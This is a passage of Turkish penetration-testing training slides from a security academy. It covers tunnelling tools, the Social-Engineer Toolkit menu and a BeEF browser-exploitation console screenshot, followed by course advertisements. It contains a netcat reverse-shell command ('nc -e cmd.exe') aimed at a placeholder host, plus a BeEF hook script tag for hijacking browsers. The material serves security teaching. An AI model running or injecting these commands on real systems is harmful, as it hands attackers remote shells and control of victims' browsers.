
Tünelleme Yazılımları

- Firewall/İçerik Filtreleme ve IPS testlerinin en önemli kısmıdır
- İç kullanıcılarından biri izni ve yetkisi olmadığı halde tüm ağı internete açabilir!
 - Nc –e cmd.exe www.sahteadres.com 80
- Ultrasurf, Tor
- Webtunnel
- Iodine
 - DNS paketleri üzerinden protokol tünelleme
- Reduh
 - SMTP paketleri üzerinden protokol tünelleme



Firefox Pentest Eklentileri

FireCAT (Firefox Catalog of Auditing exTensions)



İstemcilere Yönerek güvenlik Testleri

```
root@bt: /pentest/exploits/SET - Shell - DMitry
Session Edit View Bookmarks Settings Help
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Written by David Kennedy (ReL1K)      [---]
[---]          Version: 0.6      [---]
[---]          Codename: 'Arnold Palmer'      [---]
[---]      Report bugs to: davek@social-engineer.org      [---]
[---]      Java Applet Written by: Thomas Werth      [---]
[---]      Homepage: http://www.secmaniac.com      [---]
[---]      Framework: http://www.social-engineer.org      [---]
[---]      Over 1 million downloads and counting.      [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Follow me on Twitter: dave_relik

Select from the menu on what you would like to do:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 1

Son kullanıcıları oltaya
getirmek için sık tercih
edilen yöntemler...
```



Beef

Browser Exploitation Framework

http://www.bindshell.net/beef/ui/# Wade Alcorn (http://www.bindshell.net)

View Zombies Standard Modules Browser Modules Network Modules Options Help

BeEF 10.0.0.10

Details [Hide]

Browser: Chrome 3.0.195.21
Operating System: Windows NT 5.1
Screen: 1440x754 with 32-bit colour
URL: http://10.0.0.6/beef/hook/example.php
Cookie: BeFSession=a042a1c1741d38ee3c701f1c0a6d2245

Zombies

- 10.0.0.6
- 10.0.0.6
- 10.0.0.10
- 10.0.0.4**
- 10.0.0.10
- 10.0.0.10

Page Content [Hide] [UNSAFE View Content Popup]

Content

```
BeEF Test Page<br><br><script language="javascript" src="http://10.0.0.6/beef/hook/beefmagic.js.php"></script>
```

The following code needs to be included in the zombie:
<code><script language='Javascript' src="http://10.0.0.6/beef/hook/beefmagic.js.php"></script>
</code>

Key Logger [Hide]

Keys

Log Summary

[refresh log] [Clear Log] [Display Raw Log]

11/08/09 06:41:47 10.0.0.6
Zombie connected: Safari 531.9 - Intel Mac OS X 10.5.8
11/08/09 06:39:50 10.0.0.4
Module Result:
Tor is NOT being used.
11/08/09 06:39:49 10.0.0.6
Module code sent.
11/08/09 06:39:34 10.0.0.4
Module Result:
Default Plugin
java Embedding Plugin 0.9.7.1
QuickTime Plug-in 7.6.4
Shockwave Flash
Flash4Mac Windows Media Plugin 2.2.2
iPhoto/Photocast
11/08/09 06:39:22 10.0.0.6
Module code sent.
11/08/09 06:39:03 10.0.0.10
Module Result:
Adobe Reader 9.0
Windows Pinball
Windows Movie Maker
MSN
Paros
11/08/09 06:38:03 10.0.0.6
Module code sent.
11/08/09 06:38:33 10.0.0.6
Zombie connected: Firefox 3.0.14 - Linux i686
11/08/09 06:38:29 10.0.0.6
Zombie connected: Safari 531.9 - Intel Mac OS X 10.5.8
11/08/09 06:38:04 10.0.0.6
Zombie connected: Firefox 3.5.3 - Intel Mac OS X 10.5
11/08/09 06:37:57 10.0.0.501
Zombie connected: Internet Explorer 8.0 - Windows NT 5.1
11/08/09 06:37:51 10.0.0.100
Zombie connected: Firefox 3.0.10 - Windows NT 5.1
11/08/09 06:37:36 10.0.0.102
Zombie connected: Chrome 3.0.195.21 - Windows NT 5.1



Bilgi Güvenliği AKADEMİSİ Pentest Eğitimleri

**BİLGİ GÜVENLİĞİ
AKADEMİSİ**
www.bga.com.tr

ANASAYFA **EĞİTİMLER** **EĞİTİM NOTLARI**

Uygulamalı TCP/IP Güvenliği Eğitimi
Beyaz Şapkalı Hacker Eğitimi

Web Uygulama Güvenliği Eğitimi
Snort Saldırı Engelleme Sistemi Eğitimi
Firewall/IPS Testleri Eğitimi

ETİŞİM

www.bga.com.tr



Bilgi Güvenliği AKADEMİSİ Nedir?
Bilgi Güvenliği AKADEMİSİ, bga.com.tr aracılığı ile konusunda uzman kişiler tarafından uygulamalı ve Türkçe içeriği kaliteli eğitimler vermek ve danışmanlık yapmak üzere açılmış kurumdur.

Gelişmelerden Haberdar Olun!
Bültenimize abone olun, yeni açılan eğitimlerden ve gelişmelerden haberdar olun.

Backtrack Pentest Eğitimi

Network Pentest Eğitimi

pfSense Güvenlik Duvarı Eğitimi 27 Kasım 2010
27-28 Kasım 2010 tarihlerinde hızlandırılmış pfSense eğitimi düzenlenecektir. Türkiye'de alanında ilk olan bu eğitimde klasic

Wireless Pentest Eğitimi

Beyaz Şapkalı Hacker Eğitimi – 11 Aralık 2010
Beyaz şapkalı hacker(Certified Ethical Hacker) yetiştirmeye amaçlı bir eğitim olup diğer CEH tarzı eğitimlerden en önemli farkı içeriğinin...
www.bga.com.tr

Güncel eğitim takvimi

Kariyer Planınızda Sertifikaların Önemi

Kariyer planınızda sertifikalar ne kadar önemlidir?

Web Application Pentest Eğitimi

yönetilmesi ve arabirimden...

İleri Seviye Network Pentest Eğitimi

Önemsizdir (23%, 58 Votes)

Sonuç





THE END

<http://www.bga.com.tr/calismalar/pentest.pdf>